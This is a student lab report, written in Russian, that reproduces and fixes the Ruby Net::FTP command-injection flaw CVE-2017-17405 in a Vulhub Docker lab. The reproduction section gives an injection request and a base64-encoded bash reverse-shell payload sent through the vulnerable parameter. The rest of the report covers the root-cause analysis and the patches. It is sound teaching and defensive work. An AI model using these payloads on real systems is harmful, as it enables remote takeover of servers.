Федеральное государственное автономное

образовательное учреждение высшего образования

 «Национальный исследовательский университет ИТМО»

**Информационная безопасность**

**Работа №2**

**«Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub»**

Барсуков Максим Андреевич

Группа: P3415

2025

# **Выполнение**

## Выбранная уязвимость

В рамках данной работы была выбрана уязвимость CVE-2017-17405, затрагивающая модуль Net::FTP в Ruby версий до 2.4.3. Суть уязвимости заключается в том, что методы getbinaryfile, gettextfile, putbinaryfile и puttextfile класса Net::FTP используют небезопасную функцию Kernel.open() для создания локальных файлов. Эта функция интерпретирует строки, начинающиеся с символа |, как команды оболочки (shell command), что позволяет злоумышленнику выполнить произвольный код на сервере через специально сформированный параметр имени файла.

## Последовательность действий по воспроизведению уязвимости

Клонируем репозиторий Vulhub и подготавливаем окружения, как показано на рисунке 1:

git clone <https://github.com/vulhub/vulhub.git>

cd vulhub/ruby/CVE-2017-17405




Рисунок 1 — Клонирование репозитория Vulhub

Запускаем уязвимое окружение через docker-compose up, как показано на рисунке 2:




Рисунок 2 — Запуск уязвимого окружения

После запуска сервера на нём работает простой веб-сервер <http://localhost:8080/>, как показано на рисунке 3. Этот сервер выполняет следующие действия: при посещении сайта <http://localhost:8080/download?uri=ftp://site.com:2121/&file=vulhub.txt> он загружает файл vulhub.txt с FTP-сервера [site.com:2121](http://site.com:2121).




Рисунок 3 — Запуск веб-сервера с уязвимостью

Поскольку это уязвимость FTP-клиента, нам необходимо запустить простой FTP-сервер, к которому можно получить доступ. Например, с помощью библиотеки Python pyftpdlib, как показано на рисунке 4:

pip install pyftpdlib

python3 -m pyftpdlib -p 2121 -i 0.0.0.0 -w




Рисунок 4 — Запуск FTP-сервера

Чтобы работающий на хосте FTP-сервер был доступен для приложения внутри docker-контейнера, отключаем firewall (sudo ufw disable), как показано на рисунке 5:



Рисунок 5 — Firewall отключен

Проверим, что внутри контейнера в Ruby-клиенте FTP доступен FTP-сервер хоста. Используем 172.17.0.1 – это IP-адрес шлюза для сети Docker, используемой по умолчанию, по этому адресу контейнеры могут взаимодействовать с хостовой машиной, на которой запущен Docker, и наоборот, то есть из контейнера обращаемся к нашему FTP-серверу, запущенному на <ftp://0.0.0.0:2121>, что видно на рисунке 6:

ruby -r net/ftp -e 'begin; ftp = Net::FTP.new; ftp.connect("172.17.0.1", 2121); puts "FTP connected!"; ftp.quit; rescue => e; puts "Failed: " + e.message; end'




Рисунок 6 — FTP-сервер доступен из контейнера с веб-приложением

Затем воспроизведем уязвимость через команду touch, используя этот адрес FTP-сервера в качестве параметра uri, а полезную нагрузку |touch${IFS}success.txt— в качестве параметра file в запросе nc -v localhost 8080 < request.txt, как показано на рисунке 7.

Содержимое request.txt:

GET /download?uri=ftp://172.17.0.1:2121/&file=|touch${IFS}success.txt HTTP/1.1

Host: localhost:8080

Accept-Encoding: gzip, deflate, br

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

Connection: close

Cache-Control: max-age=0




Рисунок 7 — Запрос обработан

Зайдем в контейнер Docker и убедимся, что success.txt был успешно создан (просмотрим содержимое с помощью docker exec -it cve-2017-17405-web-1 ls -la /usr/src), что видно на рисунке 8:




Рисунок 8 — Команда из параметра file была выполнена на сервере

Попробуем получить reverse shell для демонстрации полного контроля. Сначала запустим слушатель (nc -lvnp 9999) на нашей (атакующего) машине, как показано на рисунке 9:




Рисунок 9 — Слушатель netcat запущен для TCP на порту 9999

Теперь закодируем команду для reverse shell:

PAYLOAD\_B64=$(echo -n "bash -i >& /dev/tcp/172.17.0.1/9999 0>&1" | base64 -w 0)

ruby -r uri -e "puts URI.encode\_www\_form\_component(\"|bash\${IFS}-c\${IFS}'{echo,${PAYLOAD\_B64}}|{base64,-d}|{bash,-i}'\")"

Как показано на рисунке 10, получаем URL-encoded payload, который и будем отправлять в запросе:

GET /download?uri=ftp://172.17.0.1:2121/&file=%7Cbash%24%7BIFS%7D-c%24%7BIFS%7D%27%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xNzIuMTcuMC4xLzk5OTkgMD4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%27 HTTP/1.1




Рисунок 10 — Отправленный запрос с командой для reverse shell

Установлено соединение, можем выполнять в shell’е сервера любые команды — Remote Code Execution подтверждён, как показано на рисунке 11:




Рисунок 11 — Устанавливается reverse shell соединение, подтверждающее возможность выполнения произвольных команд

## Анализ root cause (коренной причины)

Как написано в <https://nvd.nist.gov/vuln/detail/cve-2017-17405>, уязвимость CVE-2017-17405 возникает в модуле Net::FTP стандартной библиотеки Ruby. Ruby до версии 2.4.3 допускает инъекцию команд Net::FTP. Net::FTP#get, getbinaryfile, gettextfile, put, putbinaryfile и puttextfile используют Kernel#open для открытия локального файла. Если аргумент localfile начинается с символа вертикальной черты "|", выполняется команда, следующая за символом вертикальной черты. Значение localfile по умолчанию – File.basename(remotefile), поэтому вредоносные FTP-серверы могут вызвать выполнение произвольной команды.

В уязвимом окружении в каталоге Vulhub как раз используется Net::FTP#getbinaryfile:

require 'sinatra'

require 'net/ftp'

require 'uri'

get '/' do

'Use /download?uri=ftp://127.0.0.1:2121/&file=/path/to/file.txt to download a ftp file.'

end

get '/download' do

content\_type 'application/octet-stream'

begin

uri = URI.parse(params['uri'])

ftp = Net::FTP.new

ftp.connect(uri.host, uri.port)

ftp.login(uri.user || 'anonymous', uri.password)

ftp.getbinaryfile(params['file']) # **<--- Вот он**

ftp.close

rescue

return '404 Not Found'

end

File.open(params['file'], 'rb') {|f|

return f.read

}

end

Итак, в Ruby до версии 2.4.3 в модуле Net::FTP (определенном в ftp.rb) было несколько обычных подозреваемых, на которые стоит обратить внимание: command, %x/command/, IO.popen(command), Kernel.exec, Kernel.system, Kernel.open("| command") и open("| command").

Все вышеперечисленные функции являются распространенными инструментами для удаленного выполнения кода (RCE) в приложениях Ruby и, следовательно, являются одним из первых объектов для анализа кода. Довольно быстро удалось определить несколько мест, где эта open функция использовалась для доступа к файлам для чтения и записи.

Взглянув на функцию gettextfile, мы увидим вызов open используемый для, на первый взгляд, контролируемых пользователем данных (<https://github.com/ruby/ruby/blob/v2_4_2/lib/net/ftp.rb#L785>):

778 #

779 # Retrieves +remotefile+ in ASCII (text) mode, storing the result in

780 # +localfile+.

781 # If +localfile+ is nil, returns retrieved data.

782 # If a block is supplied, it is passed the retrieved data one

783 # line at a time.

784 #

785 def gettextfile(remotefile, localfile = File.basename(remotefile),

786 &block) # :yield: line

787 f = nil

788 result = nil

789 if localfile

790 f = open(localfile, "w")

791 elsif !block\_given?

792 result = String.new

793 end

794 begin

795 retrlines("RETR #{remotefile}") do |line, newline|

796 l = newline ? line + "n" : line

797 f&.print(l)

798 block&.(line, newline)

799 result&.concat(l)

800 end

801 return result

802 ensure

803 f&.close

804 end

805 end

Значение localfile инициировало бы выполнение команды, если бы было подобным | os command. В общем случае большинство пользователей, вероятно, указали бы собственное localfile значение и не полагались бы на значение по умолчанию – File.basename(remotefile). Однако в некоторых ситуациях, например, при перечислении и загрузке всех файлов на FTP-ресурсе, remotefile значение будет контролироваться удалённым хостом и, таким образом, может быть изменено для вызова RCE. Поскольку путь к файлу — это просто строка, возвращаемая сервером (либо ls -l в стиле команды LIST, либо в виде имён файлов для NLIST), нет гарантии, что имя файла будет допустимым.

Аналогичными уязвимыми реализациями являются функции getbinaryfile, gettextfile, putbinaryfile и puttextfile.

Составим итоговую цепочку эксплуатации для данного уязвимого окружения Vulhub:

1. Пользователь отправляет запрос: /download?uri=ftp://.../&file=|touch success.txt.
2. Веб-приложение вызывает: ftp.getbinaryfile("|touch success.txt").
3. Net::FTP вызывает: open("|touch success.txt", "wb").
4. Ruby интерпретирует это как команду: touch success.txt.
5. Команда выполняется в контексте сервера.

Выявленные сценарии атаки:

1. Прямая атака (как в примере Vulhub): Когда приложение напрямую использует пользовательский ввод в вызовах Net::FTP методов, как в нашем демонстрационном приложении.
2. Косвенная атака через FTP-сервер: В случаях, когда приложение использует значение по умолчанию File.basename(remotefile), злоумышленник может настроить вредоносный FTP-сервер, который возвращает имена файлов, начинающиеся с |, что приведет к выполнению команд при автоматической загрузке файлов.

## Описание примененного исправления

Команда Ruby исправила эту уязвимость при переходе с версии 2.4.2 на версию 2.4.3, заменив функцию Kernel#open на функцию File.open, которая не является уязвимой для внедрения команд (что видно в diff между версиями <https://github.com/ruby/ruby/compare/v2_4_2...v2_4_3#diff-546ec6a55961f5571c56746440d2702756ff893248e6222448ccd766c2cb31a6> в файле lib/net/[ftp.rb](http://ftp.rb)). Как указано в официальном анонсе уязвимости от команды Ruby, именно эта замена является корректным и достаточным способом устранения уязвимости.

Соответственно мы можем устранить уязвимость двумя основными способами: обновить Ruby до безопасной версии 2.4.3, либо написать патч для случаев, когда обновление версии Ruby не представляется возможным.

**Метод 1: Обновление Ruby до безопасной версии**

Было создано исправленное окружение с обновленной версией Ruby 2.4.3, где уязвимость была устранена на уровне исходного кода библиотеки Net::FTP. Изменения в docker-compose.yml:

services:

web-updated-ruby:

image: ruby:2.4.3

command: bash -c "bundle install && ruby web.rb -p 8081 -o 0.0.0.0"

working\_dir: /usr/src

volumes:

- ./web.rb:/usr/src/web.rb # <-- тот же файл с веб-сайтом, изменили только версию

- ./Gemfile:/usr/src/Gemfile

ports:

- "8081:8081"

**Метод 2: Применение monkey patch**

Для случаев, когда немедленное обновление Ruby невозможно, был разработан и применен monkey patch (подмена методов и значений атрибутов классов программы во время ее выполнения):

Файл ftp\_security\_patch.rb:

require 'net/ftp'

module Net

class FTP

alias\_method :original\_getbinaryfile, :getbinaryfile

alias\_method :original\_gettextfile, :gettextfile

alias\_method :original\_putbinaryfile, :putbinaryfile

alias\_method :original\_puttextfile, :puttextfile

def getbinaryfile(remotefile, localfile = File.basename(remotefile), blocksize = DEFAULT\_BLOCKSIZE, &block)

f = nil

result = nil

if localfile

if @resume

rest\_offset = File.size?(localfile)

f = File.open(localfile, "a") # FIX: open -> File.open

else

rest\_offset = nil

f = File.open(localfile, "w") # FIX: open -> File.open

end

elsif !block\_given?

result = String.new

end

begin

f&.binmode

retrbinary("RETR #{remotefile}", blocksize, rest\_offset) do |data|

f&.write(data)

block&.(data)

result&.concat(data)

end

return result

ensure

f&.close

end

end

# Аналогично поменяем другие уязвимые методы: gettextfile, putbinaryfile, puttextfile

...

end

end

Этот патч подключается в исправленной версии веб-приложения web.rb – web\_with\_patch.rb с помощью директивы:

require 'sinatra'

require 'net/ftp'

require 'uri'

require\_relative 'ftp\_security\_patch' **# Fix CVE-2017-17405**

get '/' do ...

# дальше код остается прежним

Таким образом, даже если злоумышленник передаст параметр вида |malicious\_command, метод getbinaryfile больше не будет интерпретировать его как shell-команду, а попытается создать файл с таким именем, что безопасно.

В docker-compose.yml:

web-with-patch:

image: vulhub/ruby:2.4.1 **# та же версия Ruby**

command: ruby web\_with\_patch.rb -p 8082 -o 0.0.0.0

working\_dir: /usr/src

volumes:

- ./ftp\_security\_patch.rb:/usr/src/ftp\_security\_patch.rb

- ./web\_with\_patch.rb:/usr/src/web\_with\_patch.rb

ports:

- "8082:8082"

## Доказательство устранения уязвимости

Соберем и запустим исправленное окружение. Помимо не исправленного контейнера web-1 были запущены контейнеры web-with-patch-1 на порту 8082 и web-updated-ruby-1 на порту 8081 (описанные в предыдущем пункте) как показано на рисунке 12:

docker compose down --rmi all --volumes --remove-orphans

docker-compose up




Рисунок 12 — Исправленное окружение

Попробуем снова отправить запрос с командой создания файла (nc -v localhost 8080/81/82 < request.txt) для всех 3, как показано на рисунке 13:




Рисунок 13 — Отправленные запросы с командой создания файла

Проверим, создан ли файл success.txt (docker exec -it cve-2017-17405-web-... ls -la /usr/src), как показано на рисунке 14:




Рисунок 14 — Файлы в контейнерах

Можно заметить, что в контейнере web-1 файл появился, ведь мы его никак не меняли. В двух других контейнерах с двумя способами устранения уязвимости создан файл с именем |touch${IFS}success.txt (это и есть ожидаемое поведение – в web.rb файл с именем из параметра запроса и открывается – File.open(params['file']), но команда не выполнена.

Попытка установить reverse shell с тем же payload, что и ранее — не привела к соединению с nc -lvnp 9999, что видно на рисунках 15 и 16:




Рисунок 15 — Запросы с командой reverse shell



Рисунок 16 — Нет соединения с 9999

Соединение reverse shell не устанавливается, что подтверждает исправление уязвимости, атака не проходит. Таким образом, уязвимость устранена: удалённое выполнение кода (RCE) невозможно.

Проверим, что приложение сохраняет основную функциональность — при передаче корректного имени файла (например, hello.txt) оно успешно загружается с FTP и возвращается клиенту, как показано на риснуке 17:




Рисунок 17 — Файл успешно загружается с FTP и возвращается клиенту